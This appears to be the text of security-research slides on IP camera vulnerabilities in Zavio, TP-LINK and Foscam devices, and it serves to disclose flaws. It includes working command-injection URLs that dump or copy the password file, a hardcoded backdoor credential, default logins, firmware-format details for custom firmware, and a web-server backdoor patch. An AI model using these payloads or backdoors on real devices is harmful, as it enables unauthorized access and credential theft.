MOV     R2, #0x40
MOV     R6, R3
BL      cfg_get_param_value
```

```
loc_CA08                        ; "/"
LDR     R1, =asc_17CD4
MOV     R0, R10                 ; s
BL      strtok
SUB     R4, R11, #-var_60
LDR     R1, =aGmtS              ; "GMT%s"
MOV     R2, R4
BL      sscanf
SUB     R5, R11, #-s
MOV     R0, R5                  ; s
MOV     R2, R4
LDR     R1, =aMsntpOSRSDevNu ; "msntp -o %s -r %s > /dev/null"
MOV     R3, R6
BL      sprintf
MOV     R0, R5                  ; command
BL      system
B       loc_CA88
```

Zavio IP Cameras

- The vulnerability is present in the `/opt/cgi/view/param` binary
- Vulnerable funcion is `sub_C8C8` which is called when the `Settings -> Basic -> System -> Date/Time` configuration is changed in the camera
- `General.Time.TimeZone` y `General.Time.NTP.Server` parameters are used in a format string and then used in the `system()` call

Zavio IP Cameras

- Performing a “/bin/cat /var/www/secret.passwd”

```
http://<cam_ip>/cgi-bin/admin/param?action=update
&General.Time.NTP.ServerAuto=no&
General.Time.NTP.Server=visita!a!palermo;/bin/cat%20
/var/www/secret.passwd;&<lots_of_parameters>
```

```
system("msntp -o -06:00 -r visita!a!palermo;/bin/cat
/var/www/secret.passwd; > /dev/null");
```

```
msntp: unable to set up access to NTP server visita!a!palermo
000007ff YWRtaW46YWRtaW4=
000007ff enVsbWE6TE9CQVRP
```

Zavio IP Cameras

- All the *CGIs* are protected with an access control list defined in the `/etc/boa.conf` file
- Any unauthenticated *CGI* request is ignored by the web server

Zavio IP Cameras

```
ScriptAlias /cgi-bin/operator/ /opt/cgi/operator/
ScriptAlias /cgi-bin/view/ /opt/cgi/view/
ScriptAlias /cgi-bin/admin/ /opt/cgi/admin/
ScriptAlias /cgi-bin/jpg/ /opt/cgi/jpg/
ScriptAlias /cgi-bin/ /opt/cgi/
ScriptAlias /jpg /opt/cgi/jpg

# MFT: Specify manufacture commands user name and password
MFT manufacture erutcafunam
[...]
Auth /cgi-bin/mft/ /var/www/secret.passwd
Auth /cgi-bin/admin /var/www/secret.passwd
Auth /cgi-bin/jpg /var/www/secret.passwd
Auth /cgi-bin/operator /var/www/secret.passwd
Auth /cgi-bin/view /var/www/secret.passwd
Auth /jpg /var/www/secret.passwd
```

Zavio IP Cameras

- Despite of this line in the **`boa.conf`** file:

  "**`Auth /cgi-bin/mft/ /var/www/secret.passwd`**"


The requests for any *CGI* located in **`/cgi-bin/mft/`** aren't checked for authorization against **`/var/www/secret.passwd`**

- Instead, hardcoded credentials are used. **FAIL!**

Zavio IP Cameras

Zavio IP Cameras

```
boa.conf:
[...]
# MFT: Specify manufacture commands user name and password
MFT manufacture erutcafunam
```



```
[...]
Auth /cgi-bin/mft/ /var/www/secret.passwd
Auth /cgi-bin/admin /var/www/secret.passwd
Auth /cgi-bin/jpg /var/www/secret.passwd
Auth /cgi-bin/operator /var/www/secret.passwd
Auth /cgi-bin/view /var/www/secret.passwd
Auth /jpg /var/www/secret.passwd
```

Zavio IP Cameras

- This backdoor account **is not shown** in the web administration interface
- The user is **not aware** about this hidden account
- This backdoor account **cannot be deleted**

Zavio IP Cameras

Two *CGIs* are present in **`/cgi-bin/mft/`** which can be accessed using the **`manufacture`** credentials:

- **`manufacture`**
- **`wireless_mft`**

These programs are used for factory testing

Zavio IP Cameras

- `manufacture`: if the serial number stored in `/var/mft/manufacture.cfg` is "`9876543210`", then full maintenance mode is enabled. This may allow someone to:

- Erase the flash memory
- Reset the camera to factory values
- Set environment variables (this feature is vulnerable to OS command injection)
- Directly execute any given command

- We couldn't take advantage of this "feature" because our serial number isn't "`9876543210`"


Zavio IP Cameras

- **`wireless_mft`**: allows to modify the Wi-Fi configuration of the camera.

- It parses the query string and only accepts two parameters: “**`ap`**” and “**`check`**”

- There isn’t anything interesting for us in the “**`check`**” path


- In the “**`ap`**” path there is an OS Command Injection



```
loc_A2D8
LDR     R3, [R11,#var_20]
MOV     R2, R3
MOV     R3, R2,LSL#2
LDR     R2, [R11,#param_query_string]
ADD     R3, R3, R2
LDR     R2, [R3]
CMP     R2, #0
BNE     loc_A2FC
```

```
B       locret_A478
```

```
loc_A2FC
LDR     R3, [R11,#var_20]
MOV     R2, R3
MOV     R3, R2,LSL#2
LDR     R2, [R11,#param_query_string]
ADD     R3, R3, R2
LDR     R0, [R3]            ; s1
LDR     R1, =aAp            ; "ap"
BL      strcmp
MOV     R3, R0
CMP     R3, #0
BNE     loc_A39C
```



```
LDR     R0, =aKillallSigusr1 ; "killall -SIGUSR1 net_state"
BL      system
LDR     R0, =aSbinIwprivRa0S ; "/sbin/iwpriv ra0 set ResetCounter"
BL      system
LDR     R0, =aSbinIwprivRa_0 ; "/sbin/iwpriv ra0 set NetworkType=Infra"
BL      system
LDR     R0, =aSbinIwprivRa_1 ; "/sbin/iwpriv ra0 set AuthMode=OPEN"
BL      system
LDR     R0, =aSbinIwprivRa_2 ; "/sbin/iwpriv ra0 set EncrypType=NONE"
BL      system
SUB     R3, R11, #-command
LDR     R1, [R11,#var_20]
MOV     R2, #4
MOV     R12, R1,LSL#2
LDR     LR, [R11,#param_query_string]
ADD     R1, R12, LR
ADD     R2, R1, R2
MOV     R0, R3          ; s
LDR     R1, =aSbinIwprivRa_3 ; "/sbin/iwpriv ra0 set SSID=%s"
LDR     R2, [R2]
BL      sprintf
SUB     R3, R11, #-command
MOV     R0, R3          ; command
BL      system
MOV     R0, #1          ; seconds
BL      sleep
LDR     R0, =aInfoAssignComp ; "#Info: Assign completely !!\n"
BL      printf
B       loc_A430
```

Zavio IP Cameras

- First, copy the “`secret.passwd`” file to the web server root directory: “`cp /var/www/secret.passwd /web/html/credentials`”

http://<cam_ip>/**cgi-bin/mft/wireless_mft**?**ap=asado;cp%20/var/www/secret.passwd%20/web/html/credentials;**

- Second, request the “`credentials`” file: http://<cam_ip>/credentials

- Profit!!!

Zavio IP Cameras

CORE SECURITY

TP-LINK IP Cameras

TP-LINK IP Cameras

Models: TL-SC3130, TL-SC3130G, TL-SC3171G, TL-SC4171G

Processor?

RAM?

Linux Version?

SDK?

Filesystem: ext2

Web server: BOA development version 0.94.14rc21

TP-LINK IP Cameras

Services:

80/tcp	http
443/tcp	https
554/tcp	rtsp
49152/tcp	UPnP

TP-LINK IP Cameras

- Requesting `http://<cam_ip>/web_version` (no need for valid credentials) the firmware version is shown
- **Default Web server credentials: usr=admin pwd=admin**
- Web server fingerprinting:
  - `Server: Boa/0.94.14rc21`
  - `WWW-Authenticate: Basic realm="TL-SC3171G"`
  - `WWW-Authenticate: Basic realm="TP-LINK_TL-SC3130G"`

TP-LINK IP Cameras

- Share the same firmware that **Zavio F3105** IP cameras

- **Have the same backdoor account "manufacture:erutcafunam"**

- Have the same vulnerable CGI `wireless_mft`, except for the non-wireless models

- So, they can be exploited in the very same way that Zavio IP cameras

How to build your own firmware

How to build your own firmware

- We focused on building a custom firmware for Foscam IP cameras

How to build your own firmware

- We wanted our own tools inside the camera

- The only way to upload files to the Foscam camera is:
  - Updating the Web UI firmware
  - Updating the System firmware

- So, we reverse engineered the file format of both firmware packages

How to build your own firmware

- The Web UI firmware is a `.bin` file containing `html/js/gif` files
- The format of the uploaded `.bin` file is checked at `sub_876C` in `/bin/camera`
- The `.bin` file has the following format:

HEADER

Offset	Size	Description
0x00	4	Magic: 0x440C9ABD
0x04	4	Checksum (sum of every byte starting at offset 0x0C)
0x08	4	Filesize (size of the whole .bin file)
0x0C	4	Unknown

How to build your own firmware

- After **`HEADER`** there is a **`FILE_ENTRY`** array. Every **`FILE_ENTRY`** has this format:

FILE_ENTRY

Type	Size	Description
DWORD	4	Filename length
STRING	Variable	Filename (not null-terminated)
BYTE	1	File or folder flag (1: file, 0: folder)
DWORD	4	File content length
BYTE[]	Variable	File content (only when this FILE_ENTRY is a file)

How to build your own firmware

- The System firmware contains:
  - `linux.bin`
  - `romfs` filesystem image
- System firmware file has the following format:

```
struct system_firmware{
    DWORD magic = 0x424e4547;
    DWORD unknown1, unknown2;
    DWORD linux_bin_size;
    DWORD romfs_size;
    unsigned char[linux_bin_size] linux_bin;
    unsigned char[romfs_size] romfs;
}
```

How to build your own firmware

- Steps to modify the system firmware:

1. Extract the **`romfs`** image from the original .bin file
2. Mount the **`romfs`** image
3. Make the changes you want to the mounted filesystem
4. Generate a new **`romfs`** image from the modified filesystem (e.g: **`genromfs`**)
5. Build the new **`.bin`** file

How to build your own firmware

- Toolchain for cross-compiling for ARM
  - Can be downloaded from here
  - In particular, we used arm-elf-20030314

- We also downloaded uClinux-dist-20020927 which includes libraries, kernel and applications

How to build your own firmware


- Compiling a standalone program for the camera:

```
$ arm-elf-gcc -D__KERNEL__ -I/home/guest/uClinux-
dist/linux-2.4.x/include -Wall -Wstrict-prototypes -Wno-
trigraphs -O2 -fno-strict-aliasing -fno-common -fno-common
-pipe -fno-builtin -D__linux__ -g -DNO_MM -mapcs-32 -
march=armv4 -mtune=arm7tdmi -mshort-load-bytes -msoft-
float -DKBUILD_BASENAME=helloworld -elf2flt -o helloworld
helloworld.c
```

- “`-elf2flt`” flag is to generate a `bFLT` binary, the executable format used in uClinux

How to build your own firmware

- Characteristics of the **bFLT** file format
  - **bFLT** – Binary Flat Format
  - Just one small header
  - Supports compression (*GZIP*)



- When reversing a **bFLT**, you'll need:
  - A bFLT loader for *IDA* (not included by default)
  - flthdr to decompress a **bFLT** compressed file

Post-Exploitation

Post-Exploitation

- The post-exploitation stuff described in this section applies to the Foscam IP cameras

Post-Exploitation

Backdooring the Web Server:

- We assume that we only have *HTTP* (80 *TCP*) open so the best option was to backdoor the web server

- We modified the function that handles requests to **`check_user2.cgi`** (undocumented *CGI*)

Post-Exploitation

Original code:

```
.text:00023FD0 check_user2_cgi; CODE XREF:
handle_cgi_requests+6E0p
[...]
.text:00023FE4                 LDR     R0, =aUser      ; "user"
.text:00023FE8                 BL      get_http_parameter
.text:00023FEC                 MOV     R4, R0
.text:00023FF0                 LDR     R0, =aPwd       ; "pwd"
.text:00023FF4                 BL      get_http_parameter
.text:00023FF8                 MOV     R1, R0
.text:00023FFC                 CMP     R4, R6
.text:00024000                 CMPNE   R1, R6
.text:00024004                 BEQ     loc_24014
.text:00024008                 MOV     R0, R4
.text:0002400C                 BL      sub_C3E0
.text:00024010                 MOV     R6, R0
[...]
```

Post-Exploitation


Backdoored code:

```
.text:00023FD0 check_user2_cgi; CODE XREF:
handle_cgi_requests+6E0p
[...]
.text:00023FE4                    LDR      R0, =aUser       ; "user"
.text:00023FE8                    BL       get_http_parameter
.text:00023FEC                    MOV      R4, R0
.text:00023FF0                    LDR      R0, =aPwd        ; "pwd"
.text:00023FF4                    BL       get_http_parameter
.text:00023FF8                    MOV      R1, R0
.text:00023FFC                    CMP      R4, R6
.text:00024000                    CMPNE    R1, R6
.text:00024004                    BEQ      loc_24014
.text:00024008                    MOV      R0, R4
.text:0002400C                    BL       __system_wrapper
.text:00024010                    MOV      R6, R0
[...]
```

